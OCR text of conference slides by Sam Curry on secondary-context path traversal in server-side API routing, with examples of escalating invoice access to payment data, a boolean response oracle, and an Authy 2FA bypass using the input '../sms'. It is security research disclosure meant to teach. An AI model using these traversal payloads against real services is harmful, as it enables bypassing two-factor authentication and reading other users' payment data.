
Identifying application routing - Examples

- Escalated severity from reading users invoices to reading payment information
- The only piece of information we need is the victim’s email address
    - The subscription ID can be brute forced
    - We obtain the payment ID from the subscription ID traversal

Exploring all possibilities

- Although directory traversal is useful for these types of bugs, it isn’t necessary for various attacks

- In some cases, API calls behave similarly to a SQL query evaluating to true/false




Does
https://internal.com/?code=1234
return 200?
	Does
	SELECT * FROM `x` WHERE `id`=1234
	return "True"?

- Impact of course varies per case, but there are lots of interesting possibilities

Case Study - Authy 2FA bypass

- Authy - 2FA service, installable library
- User -> [Client -> Authy]



Case Study - Authy 2FA bypass


- When reading the response from Authy, the server only checked for…
  - JSON {“success”:true}
  - HTTP 200 OK

- How is the users token sent to Authy?

```
this._request("get", "/protected/json/verify/" + token + "/" + id, {}, callback, qs);
```

- GET /protected/json returns both 200 OK and JSON {“success”:true}
  - Is it really that simple?

Case Study - Authy 2FA bypass



2-Step Verification

Enter the verification code generated by your phone ending in **+x xxx xxx xx40**. You can also use the Authy or Google Authenticator app on your phone.

Enter 2-step verification code:

../sms

□ Don't ask me for the code again for 30 days when I use this computer.

Universal 2FA bypass for huge portion of Authy libraries
(credit: Egor Homakov, @homakov)

Review

- Lots of unique opportunities in attacking secondary contexts
  - Requests often sent internally
  - Often less restrictive environments
  - Authorization sometimes seemingly arbitrary (200 v.s. 403 when you control route)

- Very complicated problem for developers
  - Requests sent between servers with different behaviors
  - Hard to isolate internal APIs where user data isn’t dangerous
  - Sanitizing for paths is relatively difficult 2-3 proxies deep

- Lots of new research relative to similar approaches
  - Using “Max-Forwards” header to figure out more information about your requests (https://www.agarri.fr/blog/archives/2011/11/12/traceroute-like_http_scanner/index.html)

Thank you Kernelcon!

- Questions? Maybe answers?

Sam Curry
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